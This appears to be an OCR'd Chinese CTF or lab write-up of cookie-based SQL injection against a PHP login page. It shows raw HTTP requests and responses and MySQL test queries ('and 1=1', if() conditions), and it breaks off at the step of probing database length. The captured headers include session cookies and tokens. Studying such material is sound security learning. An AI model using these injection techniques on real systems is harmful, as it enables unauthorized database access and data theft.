



```
POST /submit.php HTTP/1.1
Host: 152.136.110.126
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://152.136.110.126
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://152.136.110.126/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cc5510bf606aebac4b3542ac2fc6002d=
350543e6-f140-400a-8aea-d9fc2b0fe51a.34vNHlHnHG2jZTQInayjKu90WZ4;
request_token=EAw2gfH0lgKFNvUqgeMT7Esn4Sd5VbnJu0R9k86VMMgZMxdM;
order=id%20desc; serverType=nginx; pro_end=-1; ltd_end=-1; memSize=
3694; bt_user_info=
%7B%22status%22%3Atrue%2C%22msg%22%3A%22%u83B7%u53D6%u6210%u529F%21%
22%2C%22data%22%3A%7B%22username%22%3A%22135****2599%22%7D%7D;
sites_path=/www/wwwroot; site_model=php; rank=list;
file_recycle_status=true; config-tab=allConfig; distribution=centos7
```

```
HTTP/1.1 302 Found
Server: nginx
Date: Mon, 21 Nov 2022 16:07:58 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: user=ming1
Location: http://152.136.110.126/ming.php
Content-Length: 2
```

登录成功跳转到ming.php下




```
GET /ming.php HTTP/1.1
Host: 152.136.110.126
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://152.136.110.126/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cc5510bf606aebac4b3542ac2fc6002d=
350543e6-f140-400a-8aea-d9fc2b0fe51a.34vNHlHnHG2jZTQInayjKu90WZ4;
request_token=EAw2gfH0lgKFNvUqgeMT7Esn4Sd5VbnJu0R9k86VMMgZMxdM;
order=id%20desc; serverType=nginx; pro_end=-1; ltd_end=-1; memSize=
3694; bt_user_info=
%7B%22status%22%3Atrue%2C%22msg%22%3A%22%u83B7%u53D6%u6210%u529F%21%
22%2C%22data%22%3A%7B%22username%22%3A%22135****2599%22%7D%7D;
sites_path=/www/wwwroot; site_model=php; rank=list;
file_recycle_status=true; config-tab=allConfig; distribution=centos7
; force=0; soft_remarks=
%7B%22list%22%3A%5B%22%u66F4%u6362%u6388%u6743IP%22%2C%225%u5206%u94
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 21 Nov 2022 16:09:19 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Content-Length: 124

<br />
<b>
  Warning
</b>
:  Undefined array key "username" in <b>
/www/wwwroot/http/ming.php
</b>
 on line <b>
  3
</b>
<br />
123456789
```


发送这个数据包出现报错

让你用post传递一个数据



```
POST /ming.php HTTP/1.1
Host: 152.136.110.126
Content-Length: 14
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://152.136.110.126
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://152.136.110.126/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cc5510bf606aebac4b3542ac2fc6002d=
350543e6-f140-400a-8aea-d9fc2b0fe51a.34vNHlHnHG2jZTQInayjKu90WZ4;
request_token=EAw2gfH0lgKFNvUqgeMT7Esn4Sd5VbnJu0R9k86VMMgZMxdM;
order=id%20desc; serverType=nginx; pro_end=-1; ltd_end=-1; memSize=
3694; bt_user_info=
%7B%22status%22%3Atrue%2C%22msg%22%3A%22%u83B7%u53D6%u6210%u529F%21%
22%2C%22data%22%3A%7B%22username%22%3A%22135****2599%22%7D%7D;
sites_path=/www/wwwroot; site_model=php; rank=list;
```


```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 21 Nov 2022 16:10:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Content-Length: 9

123456789
```





修改为post传参 发现出现一串key值

修改username的ming1值 发送报文时不会改变此账户的数据包 (难道说没有注入吗？)

其实关键点在set-cookie这里







产生报错

猜想 sql语句为

select 列名 form 表名 where username='user';(user为用户输入的数据，通过cookie传递)

传递user=ming1'

sql语句为 select 列名 form 表名 where username='user''

构造不报错的语句

select 列名 form 表名 where username='user' '';


```
mysql> select key1 from user2 where username='ming1';
+-----------+
| key1      |
+-----------+
| 123456789 |
+-----------+
1 row in set (0.00 sec)
```

```
mysql> select key1 from user2 where username='ming1' '';
+-----------+
| key1      |
+-----------+
| 123456789 |
+-----------+
1 row in set (0.00 sec)
```

变式


```
mysql> select key1 from user2 where username='ming' '1';
+-----------+
| key1      |
+-----------+
| 123456789 |
+-----------+
1 row in set (0.00 sec)
```

' ' 里 只能是字符 所以 使用and or语句 或者order by 语句





```
mysql> select key1 from user2 where username='ming1' and 1=1;
+-----------+
| key1      |
+-----------+
| 123456789 |
+-----------+
1 row in set (0.00 sec)
```


使用if语句




```
mysql> select key1 from user2 where username='ming1' and 1=if(1=1,1,2);
+-----------+
| key1      |
+-----------+
| 123456789 |
+-----------+
1 row in set (0.00 sec)

mysql>
```

测数据库长度






